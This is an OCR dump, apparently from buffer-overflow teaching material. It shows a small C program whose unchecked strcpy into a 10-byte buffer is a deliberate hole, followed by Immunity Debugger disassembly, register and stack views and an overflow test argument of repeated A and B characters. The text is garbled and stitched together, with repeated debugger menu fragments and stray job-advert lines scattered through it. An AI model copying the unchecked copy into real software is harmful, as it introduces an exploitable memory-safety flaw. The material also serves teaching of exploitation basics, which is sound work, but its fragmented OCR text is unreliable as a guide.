
```c
#include <stdio.h>
#include <stdlib.h>

int functionFunction(char* param)
{
    char* localString = "functionFunction";
    int localInt = 0xffeeddcc;
    char localString2[10];
    strcpy(localString2, param);

    return 1;

}

int main(int argc, char *argv[])
{
  char* localString = "main function";
  int localInt = 0x1122344;

  functionFunction(argv[1]);

  return 0;
}
```



File View Debug ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
00401000 . 55 PUSH EBP
00401001 . 89E5 MOV EBP,ESP
00401003 . 83EC 18 SUB ESP,18
00401006 . 895D F8 MOV DWORD PTR SS:[EBP-8],EBX
00401009 . 8B55 08 MOV EDX,DWORD PTR SS:[EBP+8]
0040100C . 31DB XOR EBX,EBX
0040100E . 8975 FC MOV DWORD PTR SS:[EBP-4],ESI
00401011 . 8B02 MOV EAX,DWORD PTR DS:[EDX]
00401013 . 31F6 XOR ESI,ESI
00401015 . 8B00 MOV EAX,DWORD PTR DS:[EAX]
00401017 . 3D 910000C0 CMP EAX,C0000091
0040101C . 77 43 JA SHORT BufferOv.00401061
0040101E . 3D 8D0000C0 CMP EAX,C000008D
00401023 . 72 5B JB SHORT BufferOv.00401080
00401025 > BE 01000000 MOV ESI,1
0040102A > C70424 0800000 MOV DWORD PTR SS:[ESP],8
00401031 . 31C0 XOR EAX,EAX
00401033 . 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
00401037 . E8 B4070000 CALL <JMP.&msvcrt.signal>
0040103C . 83F8 01 CMP EAX,1
0040103F . 74 6C JE SHORT BufferOv.004010AD
00401041 . 85C0 TEST EAX,EAX
00401043 . 74 2A JE SHORT BufferOv.0040106F
00401045 . C70424 0800000 MOV DWORD PTR SS:[ESP],8
0040104C . FFD0 CALL EAX
0040104E > BB FFFFFFFF MOV EBX,-1
00401053 > 89D8 MOV EAX,EBX
00401055 . 8B75 FC MOV ESI,DWORD PTR SS:[EBP-4]
00401058 . 8B5D F8 MOV EBX,DWORD PTR SS:[EBP-8]
0040105B . 89EC MOV ESP,EBP
0040105D . 5D POP EBP
signal
Registers (FPU)
EAX 00000000
ECX 7BA61C90 ASCII 03,"rel"
EDX 00400080 ASCII "PE"
EBX 7BB89000 KERNEL32.7B8B9000
ESP 0060FE44
EBP 0060FE58
ESI 7FFDF000
EDI 00401220 BufferOv.<ModuleEntryPoint>
EIP 00401220 BufferOv.<ModuleEntryPoint>
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 1 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 0(0)
T 0 GS 006B 32bit 0(0)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty nan
ST7 empty 2.1007758335842698330e-312
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
Address Hex dump ASCII
00402000 FF FF FF FF 00 00 00 00 yyyy....
00402008 00 00 00 00 00 00 00 00 ....
00402010 00 40 00 00 00 00 00 00 .@......
00402018 00 00 00 00 00 00 00 00 ....
00402020 F0 18 40 00 00 00 00 00 ð@.....
00402028 00 00 00 00 00 00 00 00 ....
00402030 00 00 00 00 FF FF FF FF ....yyyy
00402038 00 00 00 00 FF FF FF FF ....yyyy
00402040 00 00 00 00 00 00 00 00 ....
00402048 00 00 00 00 00 00 00 00 ....
00402050 00 00 00 00 00 00 00 00 ....
00402058 00 00 00 00 00 00 00 00 ....
00402060 00 00 00 00 00 00 00 00 ....
00402068 00 00 00 00 00 00 00 00 ....
00402070 00 00 00 00 00 00 00 00 ....
00402078 00 00 00 00 00 00 00 00 ....
0060FE44 7B85DB9C ▮Û.{ RETURN to KERNEL32.7B85DB9C
0060FE48 7FFDF000 .ðý▮
0060FE4C 7B8B9000 .▮<{ KERNEL32.7B8B9000
0060FE50 7FFDF000 .ðý▮
0060FE54 00401220 €@. BufferOv.<ModuleEntryPoint>
0060FE58 0060FE88 ▮þ`
0060FE5C 7B85EBCA Êë.{ RETURN to KERNEL32.7B85EBCA from KERNEL32.call_process_entry
0060FE60 7FFDF000 .ðý▮
0060FE64 00401220 €@. BufferOv.<ModuleEntryPoint>
0060FE68 00000023 #...
0060FE6C 00000202 €€..
0060FE70 00000000 ....
0060FE74 7B85EB86 †ë.{ RETURN to KERNEL32.7B85EB86 from KERNEL32.7B8200B0
0060FE78 0060FEA0 þ`..
0060FE7C 7BCD5000 .PÍ{ ntdll.7BCD5000
0060FE80 7BCD5000 .PÍ{ ntdll.7BCD5000
0060FE84 7FFDF000 .ðý▮
Analysing BufferOv: 9 heuristical procedures, 20 calls to known functions
Paused



00401290 $ 55 PUSH EBP
00401291 . 89E5 MOV EBP,ESP
00401293 . 83EC 08 SUB ESP,8
00401296 . C745 FC 00304 MOV DWORD PTR SS:[EBP-4],BufferOv.00403 ASCII "FunctionFunct
0040129D . C745 F8 CCDDE MOV DWORD PTR SS:[EBP-8],FFEEDDCC
004012A4 . B8 01000000 MOV EAX,1
004012A9 . C9 LEAVE
004012AA . C3 RETN


004012CB . E8 70040000 CALL BufferOv.00401740
004012D0 . E8 0B010000 CALL BufferOv.004013E0
004012D5 . C745 FC 11304 MOV DWORD PTR SS:[EBP-4],BufferOv.00403 ASCII "main function
004012DC . C745 F8 44332 MOV DWORD PTR SS:[EBP-8],11223344
004012E3 . C70424 887766 MOV DWORD PTR SS:[ESP],55667788
004012EA . E8 A1FFFFFF CALL BufferOv.00401290
004012EF . B8 00000000 MOV EAX,0
004012F4 . C9 LEAVE



File View Debug ImmLib Options Window Help Jobs
00401220 < $ 55 PUSH EBP
00401221 .N89E5 MOV EBP,ESP
00401223 .N83EC 08 SUB ESP,8
00401226 .NC70424 01000000 MOV DWORD PTR SS:[ESP],1
Change arguments of executable file
Executable BufferOverflow
Command line 12312
OK
Cancel
00401253 .NE8 A8FEFFFF CALL BufferOv.00401100
00401258 .N90 NOP



Code auditor and software assessment specialist needed
Registers (FPU)
Backup
Copy
Binary
Assemble Space
Label :
Comment ;
Add Header
Modify Variable
Breakpoint
Hit trace
Run trace
New origin here Ctrl+Gray *
Go to
Follow in Dump
View call tree Ctrl+K
Search for
Find references to
View
Copy to executable
Analysis
Appearance
Toggle F2
Conditional Shift+F2
Conditional log Shift+F4
Run to selection F4
Memory, on access
Memory, on write
Hardware, on execution
Restart program (Ctrl+F2)
Paused



File View Debug ImmLib Options Window Help Jobs
00401293 .83EC 08 SUB ESP,8
00401296 .C745 FC 00304000 MOV DWORD PTR SS:[EBP-4],BufferOv.00403000 ASCII "functionFunction"
0040129D .C745 F8 CCDDEEFF MOV DWORD PTR SS:[EBP-8],FFEEDDCC
004012A4 .B8 01000000 MOV EAX,1
004012A9 .C9 LEAVE
004012AA .C3 RETN
004012AB $55 PUSH EBP
004012AC .89E5 MOV EBP,ESP
004012AE .83EC 18 SUB ESP,18
004012B1 .83E4 F0 AND ESP,FFFFFFF0
004012B4 .B8 00000000 MOV EAX,0
004012B9 .83C0 0F ADD EAX,0F
004012BC .83C0 0F ADD EAX,0F
004012BF .C1E8 04 SHR EAX,4
004012C2 .C1E0 04 SHL EAX,4
004012C5 .8945 F4 MOV DWORD PTR SS:[EBP-C],EAX
004012C8 .8B45 F4 MOV EAX,DWORD PTR SS:[EBP-C]
004012CB .E8 70040000 CALL BufferOv.00401740
004012D0 .E8 0B010000 CALL BufferOv.004013E0
004012D5 .C745 FC 11304000 MOV DWORD PTR SS:[EBP-4],BufferOv.00403011 ASCII "main function"
004012DC .C745 F8 44332211 MOV DWORD PTR SS:[EBP-8],11223344
004012E3 .C70424 88776655 MOV DWORD PTR SS:[ESP],55667788
004012EA .E8 A1FFFFFF CALL BufferOv.00401290
004012EF .B8 00000000 MOV EAX,0
004012F4 .C9 LEAVE
004012F5 .C3 RETN
004012F6 .90 NOP



Immunity Debugger - unity Debugger - u - [CPU - main thread, module BufferOv]
Registers (FPU)
EAX 00000000
ECX 00401340 BufferOv.00401340
EDX 77C61AE8 msvcrt.77C61AE8
EBX 00004000
ESP 0022FF50
EBP 0022FF78
ESI 00790074
EDI 0069006E
EIP 004012D5 BufferOv.004012D5
Address Hex dump ASCII



004012D5 . C745 FC 11304 MOV DWORD PTR SS:[EBP-4],BufferOv.00403 ASCII "main function"
004012DC . C745 F8 44332 MOV DWORD PTR SS:[EBP-8],11223344
004012E3 . C70424 887766 MOV DWORD PTR SS:[ESP],55667788



Code auditor and software assessment
004012CB . E8 70040000 CALL BufferOv.00401740
004012D0 . E8 0B010000 CALL BufferOv.004013E0
004012D5 . C745 FC 11304 MOV DWORD PTR SS:[EBP-4],BufferOv.00403 ASCII "main function"
004012DC . C745 F8 44332 MOV DWORD PTR SS:[EBP-8],11223344
004012E3 . C70424 887766 MOV DWORD PTR SS:[ESP],55667788
004012EA . E8 A1FFFFFF CALL BufferOv.00401290
004012EF . B8 00000000 MOV EAX,0



Immunity: Consulting Services Manager
Files
Registers (FPU)
Address Hex dump ASCII



Files
Registers (FPU)
Address Hex dump ASCII



Code auditor and software assessment specialist needed
LibreOffice Writer
Registers (FPU)
Return to 004012EF (BufferOv.004012EF)



Immunity Debugger - bugger - bugger - [CPU - main thread, module BufferOv]
Change arguments of executable file
Executable BufferOverflow
Command line 123456789AAAAAAAABBBBBBBB
OK
Cancel
Registers (FPU)



Immunity Debugger - bugger - bugger - [CPU - main thread, module BufferOv]
Registers (FPU)

